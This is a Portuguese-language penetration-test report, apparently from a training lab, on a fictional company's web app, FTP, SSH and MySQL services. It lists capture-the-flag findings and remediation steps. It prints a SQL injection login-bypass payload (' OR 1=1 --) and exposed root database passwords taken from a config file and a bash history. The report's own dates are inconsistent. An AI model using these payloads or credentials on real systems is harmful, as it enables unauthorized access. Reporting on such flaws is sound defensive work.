


Relatório de Teste de Penetração - TechCorp Solutions

Análise Completa de Segurança Cibernética

Realizado por: Adriel

Data: 21 Novembro de 2025

CyberSec- Vai Na Web

Informações do Teste

IMPORTANTE: Este documento contém informação confidencial e privilegiada, sendo seu sigilo protegido por lei. Se você não for o destinatário ou a pessoa autorizada a receber este documento, não pode usar, copiar ou divulgar as informações nele contidas ou tomar qualquer ação baseada nessas informações. Se você recebeu este documento por engano, por favor, avise imediatamente ao remetente e em seguida apague-o. O presente relatório não deve ser enviado por e-mail, fax ou qualquer outro meio eletrônico a menos que este seja previamente aprovado pelas políticas de segurança da contratante.

Resumo Executivo

Este relatório detalha os resultados de um teste de penetração abrangente realizado na infraestrutura da TechCorp Solutions. O objetivo principal foi identificar e avaliar vulnerabilidades, além de testar a eficácia dos controles de segurança existentes, simulando ataques reais.

- Nota Geral de Segurança: **2.5/10 (Crítico)**
- Período do Teste: **25-30 de Novembro de 2025**
- Área Testada: **Infraestrutura completa TechCorp Solutions**

Principais Achados:

1

Identificamos **4 vulnerabilidades CRÍTICAS**, que poderiam permitir o controle total ou a exfiltração massiva de dados.

2

Foram comprometidas **16 flags de segurança**, evidenciando múltiplas portas de entrada para atacantes.

3

A infraestrutura apresentou **exposição completa**, com acesso indevido a sistemas e dados sensíveis.

4

Credenciais sensíveis vazadas publicamente foram encontradas, permitindo acesso direto a recursos internos.

5

O **fator humano** foi identificado como a maior vulnerabilidade, através de credenciais fracas e má configuração.

STATUS DO AMBIENTE: COMPROMETIDO - Ação imediata necessária.

Recomendação Imediata: É crucial paralisar o ambiente produtivo até a implementação das correções críticas para evitar exploração e perda de dados.

Escopo do Teste

O teste de penetração focou em uma avaliação abrangente dos seguintes alvos, visando identificar qualquer ponto de falha que pudesse ser explorado por um agente malicioso.

Alvos Incluídos:

Aplicação Web

http://98.95.207.28/ – Análise de vulnerabilidades comuns como XSS, SQL Injection e quebra de autenticação.

Serviço FTP

98.95.207.28:21 – Verificação de configurações de segurança, credenciais e permissões de acesso a arquivos.

Serviço SSH


98.95.207.28:2222 – Testes de força bruta, autenticação e configuração de chaves.

Banco de Dados

MySQL - 98.95.207.28:3306 – Avaliação de acesso não autorizado, credenciais e integridade dos dados.

Configurações

Arquivos de sistema e backups – Busca por exposição de informações sensíveis e arquivos de configuração desprotegidos.



Objetivos:

- Identificar vulnerabilidades de aplicação web, incluindo injeções, falhas lógicas e XSS.
- Testar controles de acesso e autenticação em todas as interfaces e serviços.
- Verificar exposição de dados sensíveis, como credenciais, dados de clientes e segredos da empresa.
- Validar configurações de segurança dos serviços de rede (FTP, SSH, MySQL) e sistemas operacionais.

Informações do Teste

Cliente

TechCorp Solutions

Empresa de tecnologia com infraestrutura web e banco de dados MySQL

Período

25 a 30 de Novembro 2025

Testes realizados durante 6 dias consecutivos com metodologia estruturada

Escopo

Aplicação Web, Servidores e Banco de Dados

Análise completa da infraestrutura exposta em http://98.95.207.28/

Resultados

16 flags capturadas

Múltiplas vulnerabilidades críticas identificadas com evidências técnicas

Classificação: Documento confidencial protegido por lei. Destinado exclusivamente à equipe de segurança e gestores de TI da TechCorp Solutions.

Metodologia do Pentest

O teste de penetração seguiu metodologia estruturada em quatro fases distintas, utilizando ferramentas profissionais de análise de segurança. Cada etapa foi documentada com evidências técnicas e capturas de tela para validação posterior.

Reconhecimento

Inspeção de código-fonte HTML, análise de robots.txt e mapeamento de estrutura de diretórios

Varredura

Identificação de serviços ativos: FTP (porta 21), SSH (porta 2222), HTTP (porta 80)

Exploração

Exploração de SQL Injection, acesso FTP anônimo e leitura de arquivos de configuração

Pós-Exploração

Escalação de privilégios via SSH, acesso a dados sensíveis e extração de credenciais

Ferramentas utilizadas: Warp terminal ,Cyberduck (cliente FTP), Chrome DevTools (análise client-side), MySQL Client (banco de dados), SSH Client (acesso remoto), curl (requisições HTTP customizadas), usei o chat gpt como assistente, fuff no kali linux.

Análise SWOT de Segurança

Forças

- Sistema de backups em funcionamento
- SSL/TLS configurado no ambiente
- Serviços essenciais respondendo adequadamente
- Infraestrutura básica operacional

Fraquezas

- FTP com acesso anônimo ativo
- SQL Injection crítica no login
- Credenciais hardcoded em arquivos
- Histórico bash exposto com comandos sensíveis
- Arquivos de configuração acessíveis via web


Oportunidades

- Implementação de WAF
- Programa de conscientização em segurança
- Automação de testes de segurança
- Adoção de frameworks de segurança

Ameaças

- Exploração por concorrentes ou atacantes externos
- Vazamento de dados sensíveis
- Ataques de ransomware
- Multas por não conformidade com LGPD

QUADRO SWOT DA SEGURANÇA DO AMBIENTE



Vulnerabilidades Críticas

Durante o teste de penetração, foram identificadas quatro vulnerabilidades de severidade crítica e alta que representam risco imediato à segurança da TechCorp Solutions. Estas falhas permitem acesso não autorizado a dados sensíveis, sistemas internos e comprometimento completo da infraestrutura.

SQL Injection no Login

Severidade: Crítica

Bypass de autenticação usando payload ' OR 1=1 -- permitindo acesso administrativo sem credenciais válidas

FLAG{sql_1nj3ct10n_m4st3r}

Credenciais Expostas

Severidade: Crítica

Arquivo database.php.txt acessível via HTTP contendo usuário root e senha do MySQL em texto claro

FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}

FTP Anônimo Ativo

Severidade: Alta

Login bem-sucedido com usuário "anonymous" permitindo download de arquivos confidenciais e senhas

FLAG{ftp_4n0nym0us_4cc3ss}

Robots.txt Sensível

Severidade: Média

Exposição de estrutura interna: diretórios /admin/, /backup/, /config/ revelados publicamente

FLAG{r0b0ts_txt_l34k4g3}

Flags Capturadas: Visão Geral

16

Total de Flags

Todas as flags foram capturadas com sucesso durante o teste

4

Críticas

Vulnerabilidades que exigem ação imediata

6

Dias de Teste

Período de análise completa da infraestrutura

#	Categoria	Vulnerabilidade	Severidade
1-4	Reconhecimento	Código-fonte, robots.txt, FTP, configs	Média-Alta
5-8	Exploração	Senhas, credenciais DB, SQLi, escalação	Crítica
9-12	Pós-Exploração	XSS, Git, SSH, bash history	Alta
13-16	Dados Sensíveis	Tabelas ocultas, views, scripts, backups	Alta

Evidências Técnicas Detalhadas

Credenciais em Arquivo PHP

O arquivo `/config/database.php.txt` estava acessível via HTTP e continha credenciais em texto claro:

```
$db_host = "localhost";
$db_user = "root";
$db_pass = "root_P4sswOrd_2024";
$db_name = "techcorp_db";
```

Impacto: Comprometimento completo do banco de dados com acesso root.

Histórico Bash Exposto

O arquivo `.bash_history` revelou comandos executados pelo administrador:

```
mysql -u root -p
# senha: r001_P4sswOrd_2024
cat /home/techcorp/secret.txt
echo "FLAG{b4sh_history_l34k}"
```

Impacto: Exposição de práticas inseguras e senhas utilizadas.


Script de Backup Comprometido

Arquivo `/opt/backup_script.sh` contém credenciais hardcoded e gera logs com informações sensíveis em `/tmp/backup.log`.

Secret.txt no Home Directory

Arquivo `/home/techcorp/secret.txt` acessível via SSH contém lista de senhas importantes, incluindo credenciais do painel admin.

Distribuição de Severidade




A distribuição de severidade mostra que 25% das vulnerabilidades são críticas, exigindo ação imediata. Metade das falhas identificadas possui severidade alta, representando risco significativo para a organização.

Vulnerabilidades críticas incluem SQL Injection, credenciais expostas e acesso FTP anônimo. **Vulnerabilidades altas** abrangem XSS, exposição de Git credentials e histórico bash comprometido.


Taxa de Sucesso

Todas as 16 flags foram capturadas durante o teste



Exploração Remota

Maioria das vulnerabilidades exploráveis remotamente



Fator Humano

Metade das falhas relacionadas a erros de configuração

Recomendações Prioritárias

01

Ações Imediatas (24-48 horas)

- Remover credenciais hardcoded de todos os arquivos
- Desativar acesso FTP anônimo imediatamente
- Bloquear acesso web a diretórios /config/, /backup/
- Implementar prepared statements no código PHP

02

Curto Prazo (1-2 semanas)

- Rotacionar todas as credenciais (MySQL, SSH, Admin)
- Implementar WAF para proteção contra ataques web
- Revisar e corrigir permissões de arquivos no servidor
- Limpar históricos bash e logs comprometidos

03

Médio Prazo (1-3 meses)

- Implementar programa de conscientização em segurança
- Realizar auditoria completa de código-fonte
- Estabelecer processo de revisão de código
- Implementar sistema de monitoramento de segurança

04

Longo Prazo (3-6 meses)

- Adotar framework de segurança (ISO 27001/NIST)
- Automatizar testes de segurança contínuos
- Implementar backup criptografado com acesso restrito
- Estabelecer programa de bug bounty interno

Conclusão e Próximos Passos

O teste de penetração realizado na TechCorp Solutions revelou múltiplas vulnerabilidades críticas que representam risco significativo à segurança da organização. As 16 flags capturadas demonstram falhas em diferentes camadas: aplicação, configuração e práticas operacionais.

Principais achados: exposição de credenciais em arquivos acessíveis via web, SQL Injection permitindo bypass completo de autenticação, FTP anônimo expondo arquivos confidenciais, e histórico de comandos revelando práticas inseguras da equipe técnica.

O fator humano representou um dos maiores riscos identificados, com credenciais hardcoded em múltiplos locais e comandos sensíveis registrados em históricos não protegidos.

Prioridade Máxima

Implementação imediata das correções críticas: remoção de credenciais hardcoded, desativação de FTP anônimo e correção de SQL Injection

Acompanhamento

Recomenda-se novo teste de penetração em 60 dias para validar implementação das correções e identificar novas vulnerabilidades

---

Documento preparado por: Adriel Shimaski
| **Data:** 21 de Novembro 2025
| **Classificação:** Confidencial

> "A segurança não é um produto, mas um processo contínuo que exige comprometimento, investimento e conscientização de toda a organização."

CHECKLIST DE VALIDAÇÃO PÓS-CORREÇÃO

Para garantir que as vulnerabilidades críticas identificadas foram mitigadas de forma eficaz, o seguinte checklist de validação deve ser aplicado. Ele abrange as áreas de SQL Injection, Configuração e Monitoramento, essenciais para uma postura de segurança robusta.

SQL INJECTION

- Prepared Statements implementados em todos os pontos de entrada de dados.
- Validação de input funcionando corretamente para todos os campos.
- Testes de penetração específicos para SQL Injection foram realizados e confirmaram a correção.
- Logs de tentativas de injection estão sendo monitorados ativamente.

CONFIGURAÇÃO

- Arquivos `.php.txt` contendo informações sensíveis foram removidos do servidor web.
- Diretório `/config/` retorna 403 (Proibido) ou 404 (Não Encontrado).
- Acesso FTP anônimo foi desativado e sua inatividade confirmada.
- Credenciais rotacionadas no banco de dados e em todos os serviços relacionados.

MONITORAMENTO

- Alertas configurados para tentativas de acesso não autorizado e atividades suspeitas.
- Logs centralizados e retidos por um mínimo de 90 dias para auditoria e análise forense.
- Backup criptografado e testado regularmente para recuperação de desastres.

MÉTRICAS DE MELHORIA

ANTES DAS CORREÇÕES

Tempo para explorar: 15 minutos

Nível de expertise necessário: Iniciante

Impacto potencial: Comprometimento total

Superfície de ataque: 90% exposta

DEPOIS DAS CORREÇÕES

Tempo para explorar: 8+ horas

Nível de expertise necessário: Avançado

Impacto potencial: Limitado

Superfície de ataque: 15% exposta

CONCLUSÃO FINAL

O ambiente da TechCorp Solutions apresentou múltiplas falhas críticas que demonstravam uma postura de segurança fragilizada. As evidências coletadas anteriormente mostravam que um atacante poderia ter comprometido completamente a infraestrutura em menos de 30 minutos. As correções implementadas visam reverter essa situação, elevando significativamente o nível de segurança.

- **Falta de Controles Técnicos Básicos:** Ausência de validação de input e uso de Prepared Statements.
- **Exposição Desnecessária de Informações Sensíveis:** Credenciais hardcoded e arquivos de configuração acessíveis publicamente.
- **Configurações Padrão Perigosas:** FTP anônimo ativo e diretórios sensíveis expostos.
- **Fator Humano:** Práticas inseguras que contribuíram para a exposição de dados.

RECOMENDAÇÃO FINAL: É imperativo implementar imediatamente as correções da Fase 1, conforme detalhado nas recomendações prioritárias. Adicionalmente, considere a contratação de consultoria especializada para estabelecer um programa de segurança robusto e contínuo, garantindo a proteção a longo prazo dos ativos da TechCorp Solutions.

Prints das flags encontradas

